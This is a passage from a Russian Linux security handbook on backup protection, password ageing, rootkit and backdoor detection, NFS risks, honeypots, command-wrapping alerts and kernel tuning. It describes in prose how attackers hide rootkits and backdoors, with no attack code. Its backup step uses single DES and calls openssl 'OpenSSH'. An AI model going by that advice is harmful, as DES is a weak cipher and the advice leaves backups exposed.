- `cd` — сменить текущий каталог;
- `delete каталог` — удалить из списка восстановления каталог, указанный в качестве параметра;
- `extract` — восстановить все файлы из созданного списка;
- `quit` — выход.

13.6. Защита резервных копий

Нет смысла защищать систему, если компакт-диски с резервными копиями беспорядочно лежат у вас на столе. Резервные копии хранят все основные данные компьютера, и если диск попадет в руки хакера, то ему уже не надо будет ничего взламывать.

Однажды я видел, как секретные данные с хорошо защищенного сервера каждый час копировались на простой компьютер пользователя, на котором все настройки были установлены по умолчанию. Такую систему хакер взломает за пять минут.

К защите резервных копий нужно подходить со всей ответственностью. Самый простой вариант — поместить их в сейф. Но лучше будет зашифровать файл перед записью резервных копий на носитель. Напоминаю, что сделать это (для примера с файлом backup.tar.gz) можно с помощью пакета OpenSSH, используя следующую команду:

```
/usr/bin/openssl des -in /home/backup.tar.gz -out /home/backup.sec
```

В ответ на это будет создан файл backup.sec. Именно его и надо записывать на носитель для долгосрочного хранения. Только не забудьте удалить потом с диска файлы backup.tar.gz и backup.sec.

При восстановлении файл сначала необходимо расшифровать:

```
/usr/bin/openssl des -d -in /home/backup.sec -out /home/backup.tar.gz
```


После этого можно разархивировать все файлы на свои места.

13.7. Облака

Все больше популярности набирают «облачные» технологии. Самыми известными провайдерами сейчас являются Amazon и Microsoft — обе компании предоставляют хорошие и удобные средства для построения кластеров и обеспечивают великолепную отказоустойчивость.

Я пользуюсь Amazon, и мне нравятся виртуальные машины Linux, которые доступны администраторам для использования в «облаке». «Облачные» технологии хоть и выходят за рамки книги, но мне хотелось упомянуть, что они существуют, и в «облаках» тоже можно создавать Linux-серверы и работать с ними, как с любой другой машиной на этой ОС.

ГЛАВА 14



Советы на прощанье

Здесь собраны некоторые советы на различные темы. Создавать главу ради каждого из этих советов просто не имеет смысла, поэтому я собрал их все под одной шапкой. Надеюсь, что вам поможет эта информация.

В первом издании книги в этой главе был описан взлом, теперь же я перенес ту информацию на свой сайт **www.flenov.info** в раздел **Статьи**.

14.1. Пароли

Не буду повторять, что пароли должны быть сложными, а обращу ваше внимание на другое. Все пароли необходимо менять через определенные периоды времени. Если честно, то я ненавижу этот процесс, но у нас на работе политикой безопасности предусмотрено менять пароли каждые три месяца. И несмотря на то, что меня этот процесс бесит, я понимаю, что он необходим.

Многие хакеры, получая доступ к системе, некоторое время не проявляют никакой активности. Они осматриваются, знакомятся с принципами работы системы и определяются, как сделать, чтобы их не вычислили. Быстрых действий можно ожидать только от того, кто проникает в систему ради уничтожения всех данных, и кому нет смысла заметать следы своего пребывания. Слава богу, таких взломов не так уж и много.

Итак, проникнув в систему, хакер будет незаметно сидеть в ней, и вы можете ничего не заподозрить. Но если каждый месяц меняется пароль, то после очередной смены злоумышленник теряет свои права, и ему требуется повторный взлом для выявления нового пароля. Если уязвимость, через которую он узнал пароль какого-то пользователя, уже залатана, то второй раз получить доступ ему будет сложнее.

Регулярное обновление паролей усложняет так же и их подбор. Как это происходит? Многие автоматизированные системы выявления атак могут без проблем определить, когда на отдельную учетную запись авторизуются несколько раз подряд. Чтобы обойти такие системы, хакеры проверяют пароли с определенной задержкой. Это делает взлом дольше, но, в конце концов, может дать результат,

если пароль несложный и постоянный. Если пароль изменяется, то вероятность успеть его подобрать до смены становится очень низкой.

Чтобы увидеть это на примере, представим, что пароль может содержать только числа. Допустим, что на первоначальном этапе он был равен 7 000 000. Хакер тупым перебором прошел от 0 до 6 000 000, и в этот момент пароль меняется на 5 000 000. Дальнейшее сканирование хоть до миллиарда не даст результата, потому что диапазон, в котором находится новый пароль, уже пропущен. Хуже будет, если новый пароль будет как раз одним из следующих в переборе. Тут уж не угадаешь.

Второе преимущество от регулярной смены пароля заключается в том, что пока хакер будет подбирать действительно сложный пароль, он уже устареет, и воспользоваться им не удастся.

Как заставить пользователя менять пароли через определенные промежутки времени? Нет, не нужно ходить и нудить ему над ухом — есть способ проще и намного эффективнее. В Linux имеется утилита chage, которая запускается следующим образом:

```
chage параметры пользователь
```

В качестве параметра можно указывать следующие ключи:

- `-m N` — минимальное число дней (`N`) до смены пароля. Указав это значение чуть меньше, чем максимальный период (см. следующий параметр), вы защитите систему от нежелательной смены паролей. Это значит, что если хакер захватит учетную запись, он не сможет изменить пароль. Конечно же, злоумышленник тоже может выполнить команду `chage`, но только если у него есть права администратора. Три-четыре дня разницы между минимальным и максимальным значением необходимы для того, чтобы пользователь смог сменить пароль, пока он не устарел. Устанавливать разницу меньше трех дней не желательно, потому что существуют выходные, и если срок действия попадет на воскресенье, пользователь не успеет сменить пароль. По умолчанию используется значение `-1`, что соответствует отсутствию проверки;
- `-M N` — максимальный диапазон в днях (`N`), в течение которого действует пароль. После этого пароль считается недействительным, и пользователь не сможет войти в систему. По умолчанию установлено `99999`, что соответствует бесконечности, а значит, пароль никогда не устареет;
- `-d N` — дата последнего изменения пароля. Параметр `N` указывает количество дней, начиная с 1 января 1970 года. Если установить `1000`, то получится 27 сентября 1972 года. Чтобы не высчитывать дату в днях, можно указать ее явным образом в формате ГГГГ-ММ-ДД;
- `-E дата` — дата окончания действия пароля;
- `-I N` — период в днях, после которого неиспользуемая учетная запись блокируется. Рекомендую указать не менее 3-х и не более 4-х дней, чтобы приостановить действие записи на время отпуска или болезни работника;

- `-W N` — количество дней до окончания срока действия пароля, когда пользователю будет выводиться предупредительное сообщение. Нежелательно указывать менее 3-х дней, чтобы не попасть на выходные;
- `-l пользователь` — с этим параметром команда может вызываться любыми пользователями и позволяет им узнать информацию о времени жизни их пароля. Чтобы получить сведения о пароле root, выполните директиву: `chage -l root`.

  Результат выполнения команды имеет следующий вид:

```
Minimum:        -1
Maximum:         99999
Warning:        -1
Inactive:       -1
Last Change:     Feb 04, 2004
Password Expires: Never
Password Inactive:Never
Account Expires:  Never
```

  Здесь отображаются следующие значения:

  - `Minimum` — минимальный срок действия пароля;
  - `Maximum` — максимальный период для пользования паролем;
  - `Warning` — количество дней, за которые будет выдаваться предупреждение о завершении срока действия пароля;
  - `Inactive` — максимальное количество дней, в течение которых учетная запись может не активироваться;
  - `Last Change` — последняя дата изменения;
  - `Password Expires` — дата окончания действия пароля;
  - `Password Inactive` — дата, когда пароль стал неактивным;
  - `Account Expires` — дата окончания действия учетной записи.

Чтобы задать максимальное количество дней жизни пароля в 60 дней, выполните команду:

```
chage -M 60 robert
```

Слишком частая смена паролей приводит к тому, что пользователи просто не успевают запомнить их. Из-за этого сложные комбинации начинают писать на бумаге, чтобы случайно не забыть, или просто меняют пароль на старый. Ваша задача — контролировать замену, и в то же время не стоит заставлять пользователя делать это слишком часто. Период в 2–3 месяца (или 60–90 дней) считается вполне приемлемым.

А как проверить, что выбран достаточно сложный пароль и при этом не указан снова старый? В этом нам поможет PAM-модуль pam_cracklib.so, который выполняет основные проверки и позволяет сделать их сложнее. Например, нельзя будет установить старый пароль или воспользоваться большей его частью.

Чтобы включить модуль pam_cracklib.so, необходимо добавить в файл /etc/pam.d/passwd следующую строку:

```
password  required  pam_cracklib.so retry=5 minlength=8
```

Этой командой мы заставляем систему использовать библиотеку pam_cracklib.so. Параметр `retry` задает число попыток для ввода нового пароля, а они понадобятся, если пользователь попытается задать слишком простую комбинацию. Параметр `minlength` задает минимальную длину пароля.

Все вроде бы прекрасно, но у такой политики есть и недостатки. Как показывает моя практика, большинство пользователей выбирают один пароль и в конце добавляют число 1. При следующей смене пароля добавляется число 2. И так далее. Поскольку операционные системы не хранят реальных паролей, а только хеши, то они не могут видеть, что новый пароль изменился всего на одну цифру, и что-либо предпринять. Так что в реальности даже требование сменить пароли не помогает. Да что там скрывать, я сам так поступаю регулярно.

14.2. rootkit: «набор администратора»

Проникнув в систему, хакер стремится укрепиться в ней и получить максимальные права. Пусть он уже может выполнять на сервере команды от имени простого пользователя. Этого ему будет мало, поэтому следующая цель — получение прав root со всеми вытекающими отсюда последствиями.

Для решения этой задачи взломщик должен получить возможность закачивать файлы и установить в системе одну из специализированных программ, повышающих права до администратора, — такие программы называются rootkit («набор администратора»). После этого взломщик выполняет команды следующим образом:

1. От имени простого пользователя, правами которого обладает хакер, директивы посылаются программе rootkit.
2. Программа rootkit выполняет полученные команды от имени администратора.

А как же rootkit получает возможность выполнять переданные ей команды с правами root? Тут может использоваться уязвимость в ОС или помогает злополучный SGID-бит. Если он установлен, то программа будет выполняться в системе с правами администратора.

Но, к счастью, не все так просто. Для rootkit нужно еще установить SGID-бит и в качестве владельца установить пользователя root.

Тут есть два пути:

- если есть возможность выполнять команды `chown` и `chmod`, то хакер сможет без проблем реализовать все необходимые действия;
- можно подменить программу на ту, которая уже имеет установленный SUID- или SGID-бит.

Вы должны быть внимательны, когда проверяете SGID-программы. Хакеры знают, что администраторы стараются свести количество таких программ к минимуму,

поэтому идут на разные уловки. Например, они могут создать файл /mnt/mount со SUID-битом. Программа mount действительно требует этого бита, но должна находиться в каталоге /bin. Если вы просматриваете список найденных SUID-программ бегло, то можете не заметить различие в пути или вообще не обратить на это внимания.

Кроме того, в названиях программ может применяться игра букв. Например, программа /bin/login не требует такого бита. Хакер может создать файл /bin/1ogin (первая буква l заменена цифрой 1), и, поскольку программа действительно должна быть в системе, хотя и без SUID- и SGID-бита, при беглом визуальном анализе вы не заподозрите ее в злодеянии.

Пакеты rootkit не ограничиваются только предоставлением доступа к выполнению команд от имени пользователя root. Они могут включать еще и различные вспомогательные утилиты — такие как анализаторы сетевого трафика (sniffer), программы управления файлами журналов, позволяющие чистить следы пребывания в системе, и другие полезные для взломщика средства.

Для облегчения задач администраторов добрыми людьми была разработана программа chkrootkit. Ее можно найти на сайте **www.chkrootkit.org**. На текущий момент она способна обнаружить более 60 известных пакетов rootkit. Таким образом, вы без особых усилий можете отыскать в системе «потайную дверь» для хакера и уничтожить ее.

Но, как говорится, на бога надейся, а сам не плошай. Готовыми наборами rootkit пользуются только начинающие хакеры или любители. Профессиональный взломщик хорошо знаком с программированием и создаст себе инструмент самостоятельно. Тем более, что это не так уж сложно — для Linux имеется много готового материала в исходных кодах, и для их модификации под себя достаточно знать особенности работы этой ОС.

Определить появление rootkit-пакета вручную поможет сканирование портов. Чтобы воспользоваться «потайной дверью», нужно открыть в системе порт, на котором rootkit ожидает соединения со стороны хакера. Взломщик подключается к этому каналу и управляет системой.

Для быстрого сканирования лучше всего подходит пакет nmap (**www.insecure.org**). Это один из самых быстрых сканеров под Linux с большими возможностями. Необходимо запустить программу проверки всех 65 535 портов, а для этого выполнить команду:

```
nmap -p 1-65535 localhost
```

Параметр `-p` позволяет задать диапазон портов. В нашем случае установлен весь диапазон: от 1 до 65 535.

Помимо этого, может пригодиться один из следующих параметров:

- `-sT` — стандартное сканирование с установкой TCP-соединения, является самым медленным. Любая программа антисканирования увидит его. Если вы запускаете утилиту nmap от имени обычного пользователя, то по умолчанию будет использоваться этот метод;

- `-sS` — TCP SYN-сканирование. Если вы работаете с правами root, то по умолчанию установлен этот тип, как более быстрый и к тому же неопределяемый некоторыми программами антисканирования;
- `-sF` — TCP FIN-сканирование. В соответствии с RFC 793, если на порт направить пакет с установленным флагом `FIN` (используются для завершения соединения), и этот порт окажется закрытым, то сервер должен ответить пакетом, имеющим тип RST. ОС Linux действует по стандарту, и поэтому можно легко просканировать порты с помощью этого метода. Если пакет RST не получен, то порт открыт. А вот работа Windows далека от стандарта, и здесь результат непредсказуем;
- `-sX` — TCP Xmas-сканирование. Метод похож на предыдущий, только помимо этого устанавливаются флаги `URG` и `PUSH`, указывающие на срочность данных;
- `-sN` — TCP NULL-сканирование. На сервер направляются пустые пакеты, на которые он должен сообщить об ошибке;
- `-I` — Ident-сканирование;
- `-sU` — UDP-сканирование.

Смысл сканирования в том, чтобы получить от сервера хоть какой-нибудь ответ. В зависимости от метода сканирования по положительному или отрицательному ответу определяется, закрыт порт или открыт.

Более быстрый способ получить открытые порты — это команды `lsof` (с параметром `-i`) или `netstat`, но их выполнение должно происходить локально, непосредственно с компьютера. Вторая директива будет эффективной только в том случае, если хакер в текущий момент подключен к системе.

Помимо rootkit, вы должны проверить систему на наличие посторонних загружаемых модулей ядра. Для этого очень хорошо подходит утилита chkproc (входит в состав пакета chkrootkit). Но и это еще не все, пакет chkrootkit включает в себя еще и утилиту ifpromisk, которая позволяет найти программу прослушивания трафика.

И напоследок нужно проверить список работающих процессов с помощью команды:

```
ps -aux
```

чтобы найти незнакомые процессы. При просмотре будьте внимательны. Вспомните пример с программой login, когда первая буква l заменялась цифрой 1. Быстрым взглядом скользнув по процессу 1ogin, можно ничего не заметить.

Определив наличие файлов rootkit, вы должны остановить их работу и удалить из системы. Самый простой вариант, если программа хакера не модифицировала никаких системных файлов. Если же это произошло, то нужно переустановить все программы, которые изменил злоумышленник. Легче всего это сделать в дистрибутивах на основе Red Hat, где поддерживается работа с RPM-пакетами. Тогда достаточно выполнить команду:

```
rpm -U -force пакет.rpm
```

Здесь мы запрашиваем восстановление пакета `пакет.rpm`.

14.3. backdoor: «потайные двери»

Еще один термин из мира взлома — backdoor. Так называются «потайные двери» в систему, устанавливаемые соответствующими программами. Такие программы чаще всего действуют следующим образом:

1. Открывается какой-либо порт, и программа ожидает подключения хакера.
2. Когда соединение состоялось, программа открывает для хакера командную оболочку на этом порту, чтобы можно было выполнять директивы.

Это вам ничего не напоминает? Да, троянские программы работают подобным образом, но троянов подбрасывают как вирусы и ожидают, что администратор сам их запустит, а программу backdoor взломщик закачивает на сервер и устанавливает сам.

Есть сходство и с программами rootkit. В настоящее время грань между разными хакерскими утилитами стирается. Одна программа может выполнять сразу несколько функций. Так, rootkit и backdoor уже давно соединяют в одно целое, хотя еще остаются и классические утилиты.

Доступность исходных кодов Linux позволяет кому угодно изменять и любые другие программы. Например, может быть трансформирован демон telnetd, и, помимо основных своих функций, программа будет играть роль потайного входа. Убедитесь, что исполняемые файлы всех работающих процессов не изменены.

К тому же, некоторые демоны могут работать с подгружаемыми модулями. Злоумышленник может написать и подключить свой модуль вместо или в дополнение к стандартным, и его определить уже сложнее, т. к. основной процесс не модифицирован.

Если ваш сервер работает постоянно, то хакер может смело запускать свой процесс backdoor и уходить восвояси. Если сервер хоть иногда выключается, то злоумышленник должен позаботиться о том, чтобы после перезагрузки backdoor тоже запустился, иначе потайной вход в систему будет закрыт. Поэтому обязательно проверьте все сценарии, отвечающие за загрузку сервисов, на предмет изменений.

С недавних пор ядро Linux стало действительно модульным. Это удобно, потому что позволяет получить новые возможности, просто подгрузив необходимый блок. Если раньше для этого требовалась перекомпиляция ядра, то теперь достаточно выполнить несколько команд, и все готово.

Как же взломщики используют ядро, чтобы спрятать свой процесс? Программа ps (и подобные ей) для определения запущенных процессов использует ядро. Именно оно знает, что работает в текущий момент. Хакерами были написаны разнообразные модули, которые не дают ядру сообщить об определенных процессах, поэтому администратор просто не увидит программу backdoor.

Как уже отмечалось, помимо запуска процесса, программа backdoor должна открыть какой-то порт и ожидать подключения со стороны хакера. То есть мы должны контролировать и это. Самый быстрый способ определить сервисы, ожидающие

подключения, — это использовать команду `netstat`. Но поскольку эта программа входит в состав Linux, то ее исходные коды также могут быть изменены. А вот от сканера портов не скроешься, правда, для его работы необходимо больше времени.

Но и от сканера портов backdoor может скрыться — точнее, он может вовсе не открывать портов. Лучший способ спрятать backdoor от сетевых анализаторов — использовать при программировании Raw Sockets (сырые сокеты), как это делают снифферы. На сервере программа backdoor прослушивает весь трафик, и если видит пакеты, помеченные специальным образом, то выполняет инструкции, описанные в этих пакетах. Хакеру только остается направлять широковещательные или просто безымянные пакеты, имеющие определенный идентификатор, чтобы сервер выполнял необходимые инструкции.

Утилита netstat и сканеры портов не могут определить снифферы, поэтому они тут бессильны. Однако для прослушивания трафика сетевая карта должна работать в специализированном режиме, который легко определяется, если просмотреть состояние сетевого интерфейса командой `ifconfig`.

14.4. Небезопасный NFS

Технология NFS (Network File System, сетевая файловая система) была разработана компанией Sun Microsystems в 1989 году. Идея была великолепной. Любой пользователь может монтировать каталоги сервера к своей файловой системе и использовать их, как будто они находятся на компьютере клиента. Это очень удобно в сетях. Пользовательские каталоги могут находиться на сервере и подключаться к клиенту по мере надобности. Таким образом, все файлы будут храниться централизованно, а использоваться, как будто они находятся локально.

Но, как я уже говорил, удобство и безопасность — несовместимые вещи, а NFS слишком удобна.

В состав NFS входит утилита showmount, которая может отобразить, какие каталоги и какими пользователями подключены. Для администратора это неоценимая информация.

Выполните команду:

```
showmount -a localhost
```

Вы увидите информацию о NFS на своем сервере в таком формате:

```
All mount points on localhost:
robert:/home/robert
econom:/home/jhon
buh:/home/andrey
robert:/usr/local/etc
econom:/usr/games
```

Результат разделен на две колонки символамм двоеточия. В первой находится имя компьютера, подключившего удаленный раздел, а во второй — путь на сервере к подключенному ресурсу.

Подробную информацию видеть приятно, но и опасно, потому что команда может выполняться удаленно, а значит, любой хакер доберется с ее помощью до следующей информации:

- *подключенные каталоги* — в приведенном примере подсоединяются различные каталоги из раздела /home. Чаще всего их названия совпадают с именами пользователей, поэтому легко определить действительные имена пользователей системы, не обращаясь к файлу /etc/passwd. С такой информацией хакеру проще подбирать пароли доступа;
- *имена компьютеров в сети* — если вы потратили большие усилия на защиту своего DNS-сервера, то можете считать, что сделали это зря, если на каком-либо сервере установлена NFS. Один запрос показывает имена компьютеров в сети, пусть и не все, а только работающие с NFS, но и этого может быть для хакера достаточно. Кстати, ему не надо даже зондировать сеть с помощью ping-запросов, потому что и так видны действующие компьютеры;
- *используемые программы*, включая номер версии. Если пользователи монтируют каталоги с программами, то имена этих каталогов могут выглядеть как /usr/local/jail1.0. Это только пример, но он показывает, что каталоги в Linux могут содержать в качестве имени название программы и, самое главное, номер версии.

В зависимости от того, какие открыты каталоги, хакер может получить намного больше информации. Выходит, что утилиты NFS слишком болтливы, а этого нельзя допускать.

Если вы решили использовать NFS, то позаботьтесь о том, чтобы она не была доступна из Интернета. Для этого необходимо запретить подключение к UDP- и TCP-порту 2049 извне. Эти функции может выполнить сетевой экран. Но если хакер уже взломал какой-то компьютер в сети и получил возможность выполнять команды внутри сети, то защита сетевого экрана не поможет.

При настройке NFS в файле /etc/exports указываются экспортируемые файловые системы и права доступа к ним. Никогда не открывайте полный доступ ко всей системе, т. е. в файле не должно быть строки:

```
/       rw
```

Необходимо четко прописывать пути к каталогам, которые могут быть монтированы пользователями. Это значит, что если пользователи должны иметь возможность подключать домашние каталоги, то следующее разрешение также является неверным и опасным:

```
/home       rw
```

В чем здесь опасность? Не все пользовательские каталоги должны монтироваться удаленно. Например, если вы работаете под пользовательской учетной записью, но являетесь администратором, то в вашем каталоге могут быть программы, используемые для управления системой. Нельзя допустить, чтобы злоумышленник смог его увидеть (даже с правами только на чтение). Разрешайте подключение только

конкретным пользователям, которые действительно монтируют свои файловые системы удаленно. Например:

```
/home/Robert            rw
/home/FlenovM           rw
/home/Andrey            rw
```

Большинство специалистов по безопасности сходятся во мнении, что NFS не стоит использовать вообще. Если вы решили применить ее только для того, чтобы программы были установлены централизованно, то следует победить свою лень и заняться их установкой на каждый компьютер в отдельности.

Если вам необходимо сделать документы общедоступными, чтобы пользователи могли работать совместно с одним каталогом, то можно рассмотреть вариант использования Samba (см. *главу 6*). Этот сервис менее болтлив и может решить ваши потребности в разделении каталогов сервера.

14.5. Определение взлома

Для эффективной защиты сервера очень важно вовремя определить, что сервер был взломан. Чем раньше вы узнаете о проникновении в систему хакера, тем скорее сможете отреагировать и предотвратить печальные последствия. Помните, взломы бывают, ломали даже именитые компании, потому что людям свойственно ошибаться. Тут важно правильно реагировать на инцидент.

14.5.1. Осведомлен — значит защищен

Ранее я очень часто использовал чрезвычайно эффективный, но сложный в реализации метод — информирование при запуске потенциально опасных программ. Сложность заключается в том, что надо уметь программировать под Linux хотя бы на каком-нибудь языке программирования. Лучше, если это будет C, но можно и Perl. В крайнем случае подойдет умение писать сценарии (командные файлы).

Итак, в чем заключается мой метод? Войдя в систему, хакер всегда оглядывается и старается найти способ укрепиться в системе, чтобы оставаться долгое время незаметным для администратора. Для этого взломщик чаще всего выполняет команды `who`, `su`, `cat` и др. Ваша задача установить на них ловушки. Например, можно изменить код программы `su` так, чтобы сразу после ее выполнения администратору направлялось письмо.

Получение сообщения о том, что была выполнена опасная команда, если она запускалась не администратором, — хороший повод проверить систему на наличие в ней постороннего.

Если вы не умеете программировать, можно обойтись и средствами самой ОС. Допустим, что вы хотите получать сообщения каждый раз, когда выполняется команда `who`. Взломщик часто выполняет такую директиву, когда входит в систему, чтобы

узнать, есть ли там администратор. Определить место расположения программы можно командой:

```
which who
```

В результате вы должны увидеть путь типа /usr/bin/who.

Для начала запоминаем права на файл, выполнив команду:

```
ls -al /usr/bin/who
```

У этой программы должны быть права -rwxr-xr-x, что соответствует числу 755.

Теперь необходимо переименовать файл /usr/bin/who в /usr/bin/system_who. Это можно сделать следующей командой:

```
mv /usr/bin/who /usr/bin/system_who
```

Меняем права доступа:

```
chmod 755 /usr/bin/system_who
```

Теперь, чтобы выполнить команду who, нужно использовать имя system_who. Но переименованный файл может стать неисполняемым, поэтому второй командой мы восстанавливаем права.

Затем создаем заглушку для программы who, создав файл с именем who в каталоге /usr/bin. Когда хакер будет выполнять команду who, то станет запускаться наш файл. Для этого выполним команду:

```
cat > /usr/bin/who
```

Теперь все команды, которые будут вводиться с консоли, станут записываться в файл /usr/bin/who. Наберите две строки:

```
/usr/bin/system_who
id | mail -n -s attack root@FlenovM
```

После этого нажмите сочетание клавиш <Ctrl>+<D>, чтобы выйти в командную строку, и измените права на созданный нами файл /usr/bin/who, установив значение 755.

Выполните команду who. Все вроде нормально, но если проверить почту, то в вашем почтовом ящике окажется новое письмо с заголовком **attack** (рис. 14.1), и в нем будут находиться параметры (все, что вернет команда id) пользователя, выполнившего команду. Это из-за того, что запустилась не системная команда, а наш файл, который содержит две строки:

- /usr/bin/system_who — сначала запускаем системный файл who, который мы переименовали, чтобы взломщик ничего не заподозрил;
- id | mail -n -s attack root@FlenovM — выполняется команда id, и результат направляется с помощью почтовой программы mail в почтовый ящик root@FlenovM. Ключ -s задает заголовок письма. Ключ -n предотвращает чтение файла /etc/mail.rc. Я рекомендую указывать только эти атрибуты, чтобы на экране ничего лишнего не появлялось, и взломщик ничего не заподозрил. Хакер не должен знать, что программа отправила администратору какое-то сообщение.




Рис. 14.1. Пример сообщения об атаке

Таким образом можно подменить все опасные программы, которые должны быть недоступны простым пользователям.

Хакеры чаще всего не проверяют утилиты, которые запускают, а ведь угрозу можно увидеть, если выполнить команду:

```
cat /usr/bin/who
```

Вот тут и проявляется недостаток использования сценариев — их можно просмотреть. А программы, написанные на языке C и откомпилированные в исполняемый файл, при просмотре показывают абсолютно ничего не говорящий мусор.

14.5.2. Ловля на живца

Администраторы очень любят оставлять приманки для хакеров, потому что они позволяют идентифицировать злоумышленника на начальном этапе. Эта технология даже получила название honeypot («горшок меда»). Как это работает? В сети устанавливается один или несколько компьютеров, в которых изначально заложены ошибки конфигурирования или легкие для подбора пароли. Основная задача этого комплекса — отслеживание обращений извне и регистрация любых взломов.

На рис. 14.2 приведена схема классической honeypot-сети. От Интернета ее отделяет сетевой экран, за которым находятся публичные ресурсы и подставные серверы/компьютеры (публичная сеть). Далее идет второй сетевой экран, который защищает и скрывает приватную сеть.




Рис. 14.2. Построение honeypot-сети

Как только хакер «попадает в капкан», администраторы начинают его идентификацию и поиск. Пока злоумышленник пытается проникнуть далее, в хорошо защищенную сеть, специалисты по безопасности уже успевают прийти к нему домой и физически остановить нездоровое любопытство.

Чтобы ваш «капкан» не ловил всех подряд и не давал ложных срабатываний, его защита должна быть достаточной, чтобы сервер нельзя было сломать программами, автоматизирующими поиск уязвимостей. Иначе количество ежедневно пойманных в ловушку хакеров будет исчисляться сотнями, а то и более, ведь популярные ресурсы сканируют часто.

Если честно, то я уже давно не пользуюсь ловушками, но решил все же о них рассказать. Мое отношение к ним изменилось, и больше я не считаю их эффективным и заслуживающим внимания средством. Но, возможно, вы найдете в них что-то полезное для себя, поэтому раздел о них остался в этом издании.

Я раньше настраивал свои honeypot-серверы на максимальную безопасность, просто сетевой экран, который их защищает, пропускал практически любой трафик. Это позволяло решить сразу несколько потенциальных проблем:

- не вызывало подозрений у хакера. Слишком открытые серверы с «дырявыми» сервисами насторожат профессионала, и он не будет трогать такие компьютеры;
- уменьшало количество срабатываний системы на каждого начинающего хакера, который случайно нашел программу для взлома;
- позволяло выявлять атаки, которые еще неизвестны специалистам по безопасности, и даже защищаться от них. Если сервер с правильными настройками взломан, значит, компьютеры за пределами второго сетевого экрана тоже уязвимы, но вы еще не знаете об этой лазейке или совершили ошибку в конфигурировании.

Как только замечен взлом поддельного сервера, выполняются следующие шаги:

1. Анализируется уязвимость, через которую проник хакер. Найдя ошибку в конфигурировании или «дырявый» сервис, необходимо отыскать заплатку и установить ее на компьютеры защищенной сети, чтобы хакер после взлома второго сетевого экрана не смог воспользоваться этой уязвимостью.
2. Выявляется источник угрозы, IP-адрес хакера и вся найденная информация сообщается в правоохранительные органы.

Поскольку на honeypot-компьютерах сервисы не обрабатывают, а только эмулируют реальные подключения пользователей, то для таких серверов нет необходимости устанавливать мощное оборудование. Достаточно устаревшего «железа», кото-

рое вы уже давно не используете. В любой организации кабинет администратора завален старыми системными блоками, которые хранятся только на запасные части.

Если у вас нет старых компьютеров, то в honeypot можно превратить и серверы, которые служат в качестве публичных. Вообще-то, каждый публичный сервер и так должен содержать мощные системы журналирования и мониторинга, и от honeypot их должно отличать отсутствие заведомо открытых уязвимостей и легких паролей.

14.6. Тюнинг ОС Linux

На протяжении всей книги мы говорили о безопасной и эффективной настройке ОС Linux и ее сервисов. В этом разделе мы подведем итог всему сказанному ранее и рассмотрим несколько новых параметров, которые могут сделать систему еще быстрее и надежнее. Такие установки относятся к наиболее тонким, поэтому я оставил их напоследок.

Мы уже говорили о том, что лучшим средством повысить безопасность и производительность является запуск только самого необходимого. От этого напрямую зависит использование памяти и нагрузка на процессор.

Определившись со списком загружаемых сервисов и сократив их до минимума, необходимо позаботиться о настройке каждого из них с учетом целесообразности использования. Здесь опять вступает в дело минимизация возможностей. Например, сервис Apache загружает множество различных модулей, абсолютно ненужных для большинства сайтов.

Каждый лишний модуль — это очередной удар по производительности и безопасности. Поэтому их нужно отключить. Закончив с этим, переходим к более тонким настройкам.

14.6.1. Параметры ядра

Для начала откроем конфигурационный файл /etc/sysctl.conf. В нем находятся параметры ядра. Пример файла можно увидеть в листинге 14.1.

Листинг 14.1. Конфигурационный файл /etc/sysctl.conf

```
# Kernel sysctl configuration file for Red Hat Linux
# Конфигурационный файл ядра для Red Hat Linux

# For binary values, 0 is disabled, 1 is enabled.
# See sysctl(8) for more details.
# Для бинарных значений 0 — это отключен, а 1 — включен.
# Смотрите man sysctl для получения дополнительной информации

# Controls IP packet forwarding
# Контролирует переадресацию IP-пакетов
net.ipv4.ip_forward = 0
```

```
# Controls source route verification
# Контроль проверки маршрутизации от источника
net.ipv4.conf.default.rp_filter = 1

kernel.sysrq = 1

kernel.core_uses_pid = 1

#net.ipv4.tcp_ecn = 0

kernel.grsecurity.fifo_restrictions = 1
kernel.grsecurity.linking_restrictions = 1

# audit some operations
# Аудит некоторых операций
kernel.grsecurity.audit_mount = 1
kernel.grsecurity.signal_logging = 1
#kernel.grsecurity.suid_logging = 1
kernel.grsecurity.timechange_logging = 1
kernel.grsecurity.forkfail_logging = 1
kernel.grsecurity.coredump = 1

# lock all security options
# Блокировка всех опций безопасности
#kernel.grsecurity.grsec_lock = 1
```

